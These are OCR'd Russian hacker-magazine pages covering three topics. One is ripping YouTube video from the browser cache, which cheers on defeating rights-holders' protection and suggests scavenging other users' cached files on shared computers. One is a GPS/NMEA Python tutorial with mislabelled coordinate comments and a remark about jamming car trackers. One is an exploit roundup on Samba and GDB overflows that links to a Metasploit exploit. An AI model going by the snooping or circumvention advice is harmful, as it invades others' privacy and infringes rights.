Идем на www.youtube.com, вводим в строку поиска название трека своей любимой группы (например, «Lordi — Would you love a monsterman»), щелкаем по самой хитовой ссылке в выданном списке и наслаждаемся видео, проигрываемом в окне размером чуть больше почтовой марки. Щелкаем по нему правой клавишей мыши — всплывает до боли знакомое окно Macromedia Flash Player'а. Ага, значит, сохранить файл в лоб не получится и придется идти в обход, что мы, собственно, сейчас и попытаемся сделать.

Выбираем просмотр страницы в виде HTML и контекстным поиском ищем файл с расширением swf (типичное расширение для flash-файлов). Находим его в следующей строке:

```
SWFObject("/player2.swf?video_id=_r_zVWRCLQ0&l=187&
t=OEgsToPDskLgwsiZBYkhAXZtRo6ilOwZ&soff=1&sk=EPO48p
zXhu5cfjGX6pumKgC", "movie_player", "450", "370", v,
"#FFFFFF")
```

Пробуем сохранить swf-ролик на диск, создав HTML-файл следующего содержания:

```
<HTML>
<BODY>
      <A href=http://www.youtube.com/player2.
swf?video_id= _r_zVWRCLQ0&l=187&t=OEgsToPDskLgwsiZBY
khAXZtRo6ilOwZ&soff=  1&sk=EPO48pzXhu5cfjGX6pumKgC>D
ownload</a>
</BODY>
</HTML>
```


Открываем его в браузере, щелкаем правой клавишей мыши по ссылке Download, выбрав в развернувшемся контекстном меню пункт «Сохранить как...», и... что-то действительно начинает сохраняться... Только уж слишком быстро! Ну просто подозрительно быстро! На диск падает player2.swf размером чуть меньше 30 Кб. Ясно, что видеоконтент содержаться в нем не может. На всякий случай перетягиваем его в окно IE и видим следующую картину: чистый flash-плеер собственной персоной! Можно даже сказать, девственно чистый, поскольку никакого видео к нему не прилагается, а жаль! Но ведь в кэше браузера видео однозначно есть! Ну не может там его не быть, ведь после окончания загрузки (когда красная полоска «градусника» добежит до конца) клип можно просматривать сколько угодно раз без обращения к интернету.

Итак, значит, кэш... У IE он находится в каталоге C:\Documents-n-Settings\<имя пользователя>\Local Settings\Temporary Internet Files\. Открываем его в штатном проводнике или FAR'е. Ой-ой-ой!!! Да тут настоящая мусорная свалка! Эх... знать бы хоть, что искать! А искать надо FLV- или (реже) AVI/WVM-файлы. Причем на расширения внимания лучше не обращать. Очень часто их там вообще не оказывается и приходится анализировать заголовок. В частности, FLV-файлы (чуть позже мы расскажем, что это такое) имеют сигнатуру FLV в своем начале, благодаря чему их легко найти с помощью FAR'а, Total Commander'а или через меню «Пуск → Поиск файлов».

Приступаем к поиску в кэше (<Alt-F7> в FAR'е), указав в имени файлов «*» (все файлы), а в искомой строке — «FLV» и отметив галочку чувствительности к регистру для уменьшения ложных срабатываний. Даем FAR'у немного пошуршать диском и видим следующий результат: два файла с именами get_video[1] без расширения и один с расширением FLV.

Так вот, get_video — это и есть видеофайлы, скачанные с YouTube; он всегда дает им такие имена. Файл же с расширением FLV остался после посещения сайта BBC. Размер файлов колеблется от двух до восьми мегабайт, что делает их вполне подходящими кандидатами на роль хранителей видео.

Проверяем догадку путем перетаскивания get_video[1] на рабочий стол (или в любую другую папку), попутно меняя ему расширение на FLV, после чего он будет замечательно смотреться в любом FLV-плеере. Если FLV-



> «Голый» flash-плеер, обманным путем выдранный из YouTube без видеоконтента



> Скачивание видео с YouTube через Video Downloader

кодеки уже установлены в системе, то он может проигрываться и стандартным Windows-медиаплеером (только при этом расширение придется изменить на AVI, поскольку медиаплеер по умолчанию не ассоциирует себя с FLV-файлами).

Задача-минимум успешно решена. Мы научились выцарапывать потоковое видео из кэша браузера, что намного предпочтительнее прямого скачивания разными качалками (зачем повторно скачивать то, что уже есть на диске?!). К тому же в случае посещения интернет-кафе или служебного компьютера коллективного пользования есть все шансы найти чужие видеофайлы, не оплачивая их скачивание из своего кармана.

Использование сторонних служб

Далеко не всем пользователям нравится ковыряться в кэше. Более того, мало кто вообще знает, что это такое. Специально для них в Сети появилось множество ресурсов, специализирующихся на добыче видео и перегоне его на жесткий диск.

Поклонники Горящего Лиса могут установить бесплатный плагин VideoDownloader (https://addons.mozilla.org/firefox/2390), работающий через свою собственную бесплатную сетевую службу http://javimoya.com/blog/youtube_en.php, которая умеет стягивать видео в формате FLV с YouTube, Google Video, iFilm, MetaCafe и с пары десятков других, менее популярных ресурсов. Здесь же (http://applian.com/flvplayer?src=VideoDownloadPlay) торчит ссылка на бесплатный FLV-плеер с уродливым интерфейсом и жестоко урезанными функциональными возможностями и конвертор FLV-файлов в остальные форматы (платный). Платить же нам, естественно, не хочется, а потому ну его на фиг!

После установки плагина в правом нижнем углу Горящего Лиса появляется иконка, изображающая гибрид видеоленты с дискетой. Щелкнув по ней, мы можем скачать текущий просматриваемый ролик.

При этом открывается еще одно окно со ссылкой. Щелкнув по ней, можно сохранить видеофайл на диск, не забыв принудительно переименовать его в FLV, поскольку VideoDownloader это сделать забывает.

Все! Теперь можно праздновать победу и смотреть видео при помощи бесплатного FLV Player'а, пока не надоест. А надоест быстро, поскольку, во-первых, захочется преобразовать FLV в какой-нибудь другой, более распространенный формат, во-вторых, Video Downloader частенько падает от перегрузки, становясь недоступным в самый неподходящий момент. Но даже когда он доступен, среди скачанных файлов нередко попадается явный брак, где звук отстает от изображения на несколько секунд. Почему так происходит и из какого места растут руки разработчиков, автору неведомо.

«AVI И MP4 ФАЙЛЫ ВЕСЯТ ПРИБЛИЗИТЕЛЬНО ВДВОЕ БОЛЬШЕ, ЧЕМ FLV, И ПРИ ЭТОМ ТРАНСЛИРУЮТСЯ В ХУДШЕМ КАЧЕСТВЕ»

Ресурс http://keepvid.com не только намного более устойчив к перегрузкам (и практически никогда не выпадает в осадок), но и в некоторых случаях позволяет скачивать видео в форматах AVI и/или MP4. Однако самостоятельно конвертацией он не занимается, прося сервер отдавать видео во всех доступных «ипостасях».

Скачивание файлов осуществляется проще простого: копируем в строку Download video ссылку на видео из адресной строки браузера и нажимаем

Запись потокового видео для гуру

Вернемся к Горящему Лису. Бесплатный плагин под названием Greasemonkey (www.greasespot.net) позволяет пользователям создавать свои собственные Java-скрипты, внедряющиеся в HTML-код отображаемой страницы и исполняющиеся в ее контексте. В частности, мы можем сгенерировать ссылку, позволяющую скачать видео во всех доступных форматах (которые только поддерживает данный сервер) и сохранить его на диск без плясок с бубном, то есть без помощи сторонних сетевых служб или автономных утилит.

Как писать такие скрипты? Хороший вопрос. Для этого нужно быть программистом, знать Яву и HTML. Только... зачем их писать, когда можно взять уже готовые?! На сайте http://userscripts.org их просто куча! Например, YAGVD: Yet Another Google Video Downloader (http://userscripts.org/scripts/show/7582) позволит скачивать видео с Google, а YouTube Video Download (http://userscripts.org/scripts/show/9511) — с YouTube.

Также имеются скрипты для обмана iFIlm и других популярных служб. Как говорится, пользуйся не хочу.



> YouTube Downloader — хороший помощник

кнопку Download, выбрав один из предлагаемых форматов.
При этом стоит учитывать, что AVI-файлы примерно вдвое больше по объему, чем FLV, и транслируются в гораздо худшем качестве, причем большинство из них записано в нестандартном формате, который понимают далеко не все плееры. Так что лучше скачивать FLV и конвертировать его самостоятельно.

Автономные видеокачалки

YouTube Downloader — лучшая утилита из всех в своем классе. Основанная на открытой библиотеке ffmpeg, она полностью бесплатна, не гадит в реестре, переносится с компьютера на компьютер без установки и, что самое главное, позволяет сохранять видео с YouTube как в формате AVI, так и в формате MPEG, всегда скачивая файл в формате FLV и самостоятельно выполняя преобразование в полностью автоматизированном режиме, с тщательной синхронизацией звука с изображением. Официальная страница в последнее время лежит в хроническом дауне, поэтому приходится лазать по альтернативным источникам, например: http://dl.softportal.com/load/youtubed_setup.exe.
Единственный присущий ей недостаток — кроме YouTube, она никого не знает и знать не желает. Однако это не очень большой минус, поскольку основная масса видео находится именно на YouTube, ну а все остальное можно в принципе скачать и руками, выдернув из кэша браузера или обратившись к сторонним сетевым службам.
Конкурирующие программы (те, что превосходят YouTube Downloader по функциональности) распространяются, как правило, за деньги либо же показывают назойливую и трудноотключаемую рекламу и, что самое мерзкое, довольно небрежно сводят звук с изображением, что вынуждает пользователя устанавливать видеоредактор и изучать азы нелинейного монтажа. Ну и кому это надо?!

И всегда так будет!

Как только защищенный продукт становится популярным, его тут же ломают. Это закон! Еще никто не сумел (и никогда не сумеет) придумать такой защиты, с которой бы не справился пытливый человеческий ум распределенного сетевого сообщества. Пример со скачиванием потокового видео — лучшее тому подтверждение!
Как бы ни изощрялись владельцы видеоресурсов, пытаясь удержать у себя пользователей и воспрепятствовать бесконтрольному распространению контента, все эти попытки тщетны. И чем больше мы будем скачивать видео на свои жесткие диски, тем скорее откажутся правообладатели от этой затеи с защитой.

Конвертируем FLV в AVI

Mplayer — замечательный кросс-платформенный видеоплеер, поддерживающий практически все существующие типы файлов и позволяющий конвертировать их в любые мыслимые и немыслимые форматы, но самое главное — он абсолютно бесплатен. Последнюю версию всегда можно скачать с официального сайта: www.mplayerhq.hu.
В отличие от большинства коммерческих конверторов, осуществляющих преобразование в полностью автоматическом режиме (зачем пугать пользователя обилием настроек?!), mplayer, а точнее, входящий в комплект его поставки компрессор mencoder предоставляет полный контроль над процессом конвертации, позволяя получать файлы заданного размера с предсказуемым качеством, попутно накладывая разные фильтры (если в этом возникает такая необходимость): устраняя шумы, удаляя артефакты сжатия, обрезая никому не нужные черные полосы и т.д.
Руководство по mencoder'у (прилагающееся к нему и, кстати говоря, неплохо переведенное на русский язык) занимает нехилое количество страниц, и с полпинка в нем не разобраться. В связи с этим ниже приводится несложный командный файл, преобразующий FLV-файлы в AVI с незначительной постобработкой, повышающей их качество.
На первых порах его можно использовать как фундамент, потихоньку осваивая более продвинутые опции mencoder'а, позволяющие вытянуть из видеофайла максимум качества, на которое он только способен.

```
REM файл-источник
SET SRC=get_video.flv

REM контейнер-приемник
SET OF=-of:avi

REM файл-приемник
SET O=Lordi-Would-you-love-a-monsterman.avi

REM аудиокодек
SET OAC=-oac:mp3lame

REM опции аудиокодека
REM постоянный битрейт, stereo-mode mix, 128 Кбит/с
SET OAO=-lameopts vbr=0:mode=0:br=128

REM опции аудиофильтра
REM усиление звука на 13 Дб
SET AF=-af volume=13

REM видеокодек
SET OVC=-ovc lavc

REM опции видеокодека
SET LAVC_A1=:autoaspect:vbitrate=6000

REM быстрое кодирование, автоаспект, битрейт == 6000
Кбит/с
SET OVO=-lavcopts vcodec=mpeg4:mbd=2:trell:v4mv:turbo

SET OVO=%OVO%%LAVC_A1%
SET CC=-ffourcc xvid

REM выходная частота FPS
REM SET FPS=-ofps 24000/1001
SET FSP=
SET CLI=%SRC%  %OF% -o %O% %AID% %OAC% %OAO% %AF% %OVC%
%OVO% %CC% %VF% %FPS% -noodml
mencoder %CLI%
```

СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

5 шагов навстречу GPS

Система глобального позиционирования — это просто!

Слово GPS у многих людей вызывает смешанные чувства. Они начинают открещиваться, заявляя: «Не, с этим зверем я дело не имел» — и считая эту технологию чем-то нереальным и уж точно дорогим в использовании. На самом деле приемники GPS, подключаемые к компьютеру, стоят сейчас чуть больше тысячи рублей, а в основе технологии лежат предельно простые принципы. И если разобраться, что к чему, приложив определенные усилия, вполне возможно сварганить свою собственную навигационную систему!



А почему бы, собственно, и нет? Для начала мы познакомимся с основными принципами, заложенными в глобальную систему позиционирования, выяснив, каким именно образом GPS-приемник определяет свои координаты. Дальше подключим его к компьютеру и попробуем с помощью него получить информацию о своем местонахождении. Для этого, правда, придется разобраться в специальном формате данных, но зато потом можно будет сразу отобразить полученные координаты на спутниковой карте мира Google Maps. По-моему, очень неплохая идея. Поехали!

Шаг №1


Принцип определение координат на пальцах

В основе глобальной системы позиционирования (Global Position System, GPS) лежит около 30 спутников, которые расположены примерно в 20 350 км от нашей планеты и перемещаются по шести орбитам, наклоненным к экватору под углом в 55 градусов. Угол между самими орбитами равен 60 градусам, а период обращения составляет около 12 часов. Подобная траектория выбрана специально для того, чтобы в любой момент времени сигнал хотя бы от нескольких спутников беспрепятственно достигал любой точки Земли.

Получая сигнал от спутников, GPS-приемник определяет свое местоположение, используя специальный математический прием, который называется «трилатерация». Проще говоря, это метод вычисления координат объекта по измерению его удаленности от нескольких точек с уже заданными координатами. Допустим, в нашем распоряжении имеется расстояние до одного спутника, назовем это расстояние А. Можем ли мы в этом случае говорить о точном месте нахождения удаленного от него на это расстояние объекта? Разумеется, нет. Сам посуди, ведь он может



> Вот так выглядит спутник глобальной системы позиционирования



> Продвинутая версия нашего скрипта mehere (mehere.glenmurphy.com) имеет веб-интерфейс, но делает тоже самое

располагаться в любой точке сферы с радиусом А, описанной вокруг этого спутника. Диапазон поиска значительно сузится, если знать расстояние от объекта до другого спутника — В. В этом случае результатом пересечения двух сфер будет одна-единственная замкнутая линия — окружность. К окончательной же ясности приводит измерение расстояния до третьего спутника, которое сводит варианты возможного местоположения объекта к всего двум точкам. Причем одна из них нам заведомо не подходит, поскольку находится либо глубоко внутри земли, либо очень высоко над ее поверхностью. Любой GPS-приемник такую ерунду отсекает, оставляя таким образом единственный верный вариант. Посмотри на иллюстрацию — и все сразу станет ясно.

Справедливости ради стоит отметить, что в реальных условиях, когда определить точное расстояние до спутника невозможно, трех спутников для нахождения координат недостаточно. Нужен по меньшей мере еще один, а лучше — два и более. Правило простое: чем больше спутников находится в «поле зрения» приемника, тем точнее он вычислит координаты, применяя различные приемы для корректировки результата.

Каким образом определяется расстояние от GPS-приемника до каждого спутника? Разумный вопрос. Ответить на него очень просто, если вспомнить известное со школьной скамьи равенство: расстояние есть скорость, помноженная на время. Если зафиксировать момент, когда спутник начал отсылать радиосигнал, и включить таймер, то можно вычислить время. А если, плюс к этому, вспомнить, что радиоволны распространяются по определенному закону, то мы легко получаем интересующее нас расстояние. Главная трудность заключается в определении точного времени отсылки сигнала со спутника. Чтобы решить эту проблему, пришлось синхронизировать работу спутников и приемников так, чтобы они генерировали код по одному и тому же закону в одно и то же время. Так, каждым из GPS-спутников постоянно испускаются радиоволны двух частот: L1 — 1575,42 МГц и L2 — 1227,60 МГц. На этих частотах передается специальный навигационный сигнал, представляющий собой уникальный псевдослучайный код, PRN (Pseudo Random Number code). Так как этот уникальный код генерируется одновременно и передатчиком, и спутником, по времени задержки между сгенерированным и идентичным полученным кодами можно вычислить время распространения сигнала. А значит, и расстояние до спутника.

Помимо всего прочего, приемникам постоянно передается различная служебная информация, в том числе дифференциальные поправки. Сами поправки вносятся вспомогательными наземными центрами, а спутники являются лишь ретрансляторами служебной информации.

Шаг №2
Протокол взаимодействия устройств


На прилавках магазинов лежат приемники десятков брендов, а на запрос «gps software» поисковик тебе выдаст по меньшей мере с десяток известных навигационных систем как для обычной винды, так и для портируемых платформ. Но, несмотря на большое разнообразие железа и софта, в большинстве своем они совместимы друг с другом, и, покупая приемник, можно не заморачиваться по поводу того, что он, возможно, не заработает с выбранной тобой навигационной системой, например, TomTom navigator. Тут дело в специальном протоколе NMEA, который используют корабельные приборы для общения между собой. Помимо всего прочего, формат включает в себя систему сообщений для обмена информацией между навигационными GPS-приемниками и потребителями навигационной информации, то есть программными средствами.

Все команды и сообщения передаются в текстовом ASCII-виде, относящиеся к GPS-приемникам начинаются с $GP и заканчиваются символами <CR><LF>. Для нас наиболее важны сообщения, начинающиеся со

«ПОЛУЧАЯ СИГНАЛ ОТ СПУТНИКОВ, GPS-ПРИЕМНИК ОПРЕДЕЛЯЕТ СВОЕ МЕСТОПОЛОЖЕНИЕ, ИСПОЛЬЗУЯ СПЕЦИАЛЬНЫЙ МАТЕМАТИЧЕСКИЙ ПРИЕМ, КОТОРЫЙ НАЗЫВАЕТСЯ «ТРИЛАТЕРАЦИЯ». ПРОЩЕ ГОВОРЯ, ЭТО МЕТОД ВЫЧИСЛЕНИЯ КООРДИНАТ ОБЪЕКТА ПО ИЗМЕРЕНИЮ ЕГО УДАЛЕННОСТИ ОТ НЕСКОЛЬКИХ ТОЧЕК С УЖЕ ЗАДАННЫМИ КООРДИНАТАМИ»



> Исходник скрипта на Python



> С помощью этой программы можно протестировать работу скрипта, даже не имея GPS-приемника — она проэмулирует его работу

служебного слова $GPGGA, которое обозначает, что после него идет GPS-информация о местоположении, качестве данных, количестве использованных спутников, HDOP (фактор ухудшения точности плановых координат), информация о дифференциальных поправках и их возраст. Разберем подробнее.

Шаг №3
Разбираем сообщение, содержащее координаты

[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]

Самое важное здесь:

1. Гринвичское время на момент определения местоположения.
2. Географическая широта местоположения.
3. Север/юг (N/S).
4. Географическая долгота местоположения.
5. Запад/восток (E/W).
6. Индикатор качества GPS-сигнала.

0 — определение местоположения невозможно или неверно;
1 — GPS-режим обычной точности, возможно определение местоположения;
2 — дифференциальный GPS-режим, точность обычная, возможно определение местоположения;
3 — GPS-режим прецизионной точности, возможно определение местоположения.

7. Количество используемых спутников (00-12, может отличаться от числа видимых).
9. Высота антенны приемника над уровнем/ниже уровня моря.
10. Единица измерения высоты расположения антенны, метры.
15. Контрольная сумма строки.

Пропущенные параметры носят узкоспециализированный характер, а среди перечисленного интерес представляют параметры 2-5, то есть не что иное, как текущие координаты.
Пример сообщения:

```
$GPGGA,004241.47,5532.8492,N,03729.0987,E,1,04,2.0,
-0015,M,,,,*31
```

Шаг №4
Пишем свою собственную навигационную систему

Попробуем применить полученные знания о протоколе на практике. Для экспериментов нам подойдет практически любой GPS-адаптер, с тем лишь условием, что он будет поддерживать формат NMEA (а он будет поддерживать!). Способ подключения к компьютеру (будь то USB, Bluetooth или вообще PCMCIA) никакого значения не имеет, поскольку в любом случае в систему будет установлен драйвер виртуального COM-порта. Вот как раз через него мы и будем получать информацию от приемника. Причем для этого нам потребуется знать лишь элементарные функции для чтения информация с обычного последовательного порта. Как тебе нравится идея сделать навигационную систему, которая будет отображать текущее расположение на картах Google Maps? Здорово? А знал бы ты, насколько это просто... Это доказал гражданин Bjoern Hartmann, который написал специальный скрипт на языке Python 2.6. Повторим фокус, предварительно подключив к интерпретатору библиотеку для работы с COM-портом — pySerial (http://pyserial.sourceforge.net) и работы под Windows — pywin32 (http://sourceforge.net/projects/pywin32). Полную версию сценария ты найдешь на диске (там всего-то 40 строк), но основные моменты мы разберем подробно. Итак, для начала нам надо установить соединение с NMEA-совместимым девайсом через COM-порт. Пусть это будет COM2, а скорость передачи данных — 4800 бод/с:

```
ser = serial.Serial(port='COM2',baudrate=4800,bytesi
ze=8, parity='N', stopbits=1,timeout=3)
```

Далее начинаем читать из серийного порта все подряд, пока не получим сообщение, содержащие координаты, иными словами, пока не дождемся сообщения со служебным словом $GPGGA.

```
line = ""
while not(line.startswith("$GPGGA")):
   line= ser.readline()
ser.close()
```

Выделяем из сообщения отдельные его элементы (токены), благо они четко отделены запятыми:

```
tokens = line.split(",")
```

Любой GPS-приемник возвращает координаты (среди полученных токенов #[2] — долгота, #[4] — широта) в формате: градусы, минуты, направление (юг или запад). Но для использования Google Maps нам потребуются координаты в формате с десятыми долями градуса, поэтому напишем небольшую функцию-конвертер:

```
def dmmm2dec(degrees,sw):
   deg= math.floor(degrees/100.0) #десятые доли
градуса
   frac= ((degrees/100.0)-deg)/0.6 # десятичная дробь
   ret = deg+frac #возращение положительного
результата
   if ((sw=="S") or (sw=="W")):
      ret=ret*(-1) #если указан параметр «юг» или
«восток», то переворачиваем знак
   return ret
```

Собственно, теперь можно подсчитать наши координаты в нужном формате:

```
lat = dmmm2dec(float(tokens[2]),tokens[3]) # [2]
— это долгота, [3] - направление {N|S|W|E}
lng = dmmm2dec(float(tokens[4]),tokens[5]) # [4]
— широта, [5] — направление {N|S|W|E}
```

Все, теперь координаты в нужном формате содержатся в переменных lat и lng. Остается только составить URL для доступа к Google Maps с учетом этих координат и скормить полученный адрес браузеру (указав его в качестве параметра запуска), что, собственно, мы и делаем:

```
query = "sandwiches"
url = r'"http://maps.google.com/maps?f=l&hl=en&q='+
query+'&near='+str(lat)+','+str(lng)+'&ie=UTF8&z=12
&om=1"';
run("firefox",url)
```

Вот так буквально за считанные минуты можно отобразить свое текущее местоположение на спутниковых фотографиях или картах Земли. Кстати говоря, для отладки скрипта даже необязательно использовать GPS-приемник (который в квартире все равно ни на что не способен), эмулируй его присутствие с помощью программы NMEA GPS device simulator (http://avangardo.com/gps/gpsgen). Сразу после установки в системе можно активировать виртуальный последовательный порт, с которого и будут поступать результаты. Сама же информация о местоположении и перемещениях задается в удобной графической оболочке на карте мира. Словом, если ты еще не успел обзавестись своим GPS-приемником, но собираешься сделать это в ближайшее время, то для тебя это идеальный вариант!

Шаг №5
Отображение своих координат на картах Google в реальном времени

Просто определять свое месторасположение — хорошо. Но намного приятнее было бы в любой момент отслеживать свои перемещения, скорость движения — и все это с фотографиями Google Maps. Подобную возможность предоставляет программа geepeeyes (http://geepeeyes.sourceforge.net), работающая в связке с Google Earth Desktop. Во всей этой схеме есть одна загвоздка: для подкачки карт требуется доступ в сеть. А что делать, если под рукой есть только GPS-модуль? Ведь по GPRS карты особенно не покачаешь? Так вот если тратить кровно заработанные деньги (а еще время и нервы) на мобильный интернет тебе не хочется, то советую провести некоторые офлайновые работы, включающие предварительную загрузку карт из интернета. Для этого нужно лишь посерфить местности, планируемые для посещения. Полученные текстуры программа автоматически занесет в кэш, и в дальнейшем при полном отсутствии инета ты сможешь запустить Google Earth и нагло игнорировать все запросы о подключении к сети. Скэшированные дома данные (находящиеся в C:\Documents and Settings\PCname\ApplicationData\Google\GoogleEarth) будут тут же выводиться на экран.


«ДЛЯ ОТЛАДКИ СКРИПТА ДАЖЕ НЕ ОБЯЗАТЕЛЬНО ИСПОЛЬЗОВАТЬ GPS-ПРИЕМНИК (КОТОРЫЙ В КВАРТИРЕ ВСЕ РАВНО НИ НА ЧТО НЕ СПОСОБЕН), ЭМУЛИРУЙ ЕГО ПРИСУТСТВИЕ С ПОМОЩЬЮ ПРОГРАММЫ NMEA GPS DEVICE. СРАЗУ ПОСЛЕ УСТАНОВКИ В СИСТЕМЕ МОЖНО АКТИВИРОВАТЬ ВИРТУАЛЬНЫЙ ПОСЛЕДОВАТЕЛЬНЫЙ ПОРТ, С КОТОРОГО И БУДУТ ПОСТУПАТЬ РЕЗУЛЬТАТЫ»

Можно ли заглушить сигнал GPS?

Владельцы сногсшибательных суперкаров не скупятся на дорогие спутниковые сигнализации и системы слежения. Но все это по большому счету ерунда, поскольку сигнал GPS легко глушится! Сейчас легко можно купить так называемый GPS Jammer, который сведет с ума все GPS-приемники в определенном радиусе. Злоумышленникам даже необязательно знать, где именно установлен модуль слежения, — глушилка работает на приличном расстоянии.



ENGINE
start
MAXI tuning RUSSIAN EDITION
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся - срочно
купите журнал MAXI tuning
В продаже
с 4 июля
КАЛОПАЗ НА ДУДКАХ
DVD
Фестиваль
JapFest 2007




КРИС КАСПЕРСКИ

Обзор эксплойтов


Летняя жара, накрывшая добрую половину Европы вместе с Северным Кавказом и прилегающей к нему моей норой, была отмечена всплеском дыр в Windows CE, ростом уязвимостей в Горящем Лисе и традиционными дефектами в IE и MS Office. Но в целом интересных дыр очень мало. Настолько мало, что выбирать фактически не из чего. Жара плавит мозги, кондиционеры не справляются, и до осени на хакерском фронте наступает затишье.



> Логотип Samba



> Hex-дамп файла, срывающего крышу отладчику GDB



> Yahoo! предлагает всем установить Security Update, чтобы пофиксить дыру

Samba: множественные удаленные переполнения кучи

Brief

Samba — популярнейший открытый UNIX-клиент для «Сетей Microsoft», входящий в состав практически всех дистрибутивов и де-факто ставший стандартным клиентом. Хакеры уже давно ковыряли Samba на предмет наличия дыр. И вот наконец нашли. На свою голову. В конце апреля этого года четверо кодокопателей, пожелавших остаться неизвестными, обнаружили, что некоторые NDR-MS RPC-запросы срывают Samba крышу и высаживают ее на конкретное переполнение кучи с возможностью удаленного захвата управления. К этим запросам относятся: RFNPCNEX, DFSEnum, NetSetFileSecurity, LsarAddPrivilegesToA ccount, LsarLookupSids/LsarLookupSids2 и некоторые другие. Вполне типичная ошибка: переданные данные копируются в буфер фиксированного размера без проверки их реальной длины. Разработчикам Samba потребовалось всего три дня, чтобы вникнуть в ситуацию и выпустить первый патч, следом за ним последовали и другие. Дефектов оказалось больше, чем ожидалось, и работу удалось завершить только к 5 мая, а гриф секретности был снят лишь по прошествии десяти дней. А раз так, можно публиковать официальный пресс-релиз, тут же подхваченный многими ресурсами по безопасности, и в частности Security Focus'ом. Более подробную информацию можно найти на www.securityfocus.com/bid/23972.

Targets

Уязвимость подтверждена практически во всех версиях Samba: 3.0.x; однако версия 3.0.25 вышла уже залатанной и потому неуязвима.

Exploit

Исходный текст боевого эксплойта, написанного на языке Руби и являющегося частью проекта Metasploit Framework, можно найти на Security Focus'e: www.securityfocus.com/data/vulnerabilities/exploits/23973-lsa_transnames_heap.rb.

Solution

Перейти на исправленную версию 3.0.25 или установить обновление безопасности, выпущенное поставщиком конкретного клона UNIX'а. Их список содержится на www.securityfocus.com/bid/24195/solution.

GDB: переполнение буфера

Brief

GDB — основной отладчик под UNIX, используемый для анализа вирусов, червей и прочих зловредных программ. Естественно, отладка потенциально опасных приложений всегда связана с огромным риском и, как правило, осуществляется на машине, на которой нет ничего ценного. Однако в любом правиле есть исключения. До сих пор считалось безопасным загружать файл в отладчик без его выполнения, используя GDB как дизассемблер. Однако хакер по кличке xwings опроверг это мнение, обнаружив ошибку переполнения в GDB, вызывающую Segmentation Fault при загрузке специальным образом подготовленных PE-файлов с искаженной структурой. Впрочем, корпорация Symantec, проанализировав ситуацию, по поводу последнего пункта выражает большие сомнения, подогревая интерес исследователей, находящихся как по одну, так и по другую сторону баррикады. Дефект локализован и находится в файле coffread.c, ответственном за парсинг COFF-файлов. Отсутствие проверки длины копируемых данных вызывает классическое переполнение и рушит GDB со всеми отсюда 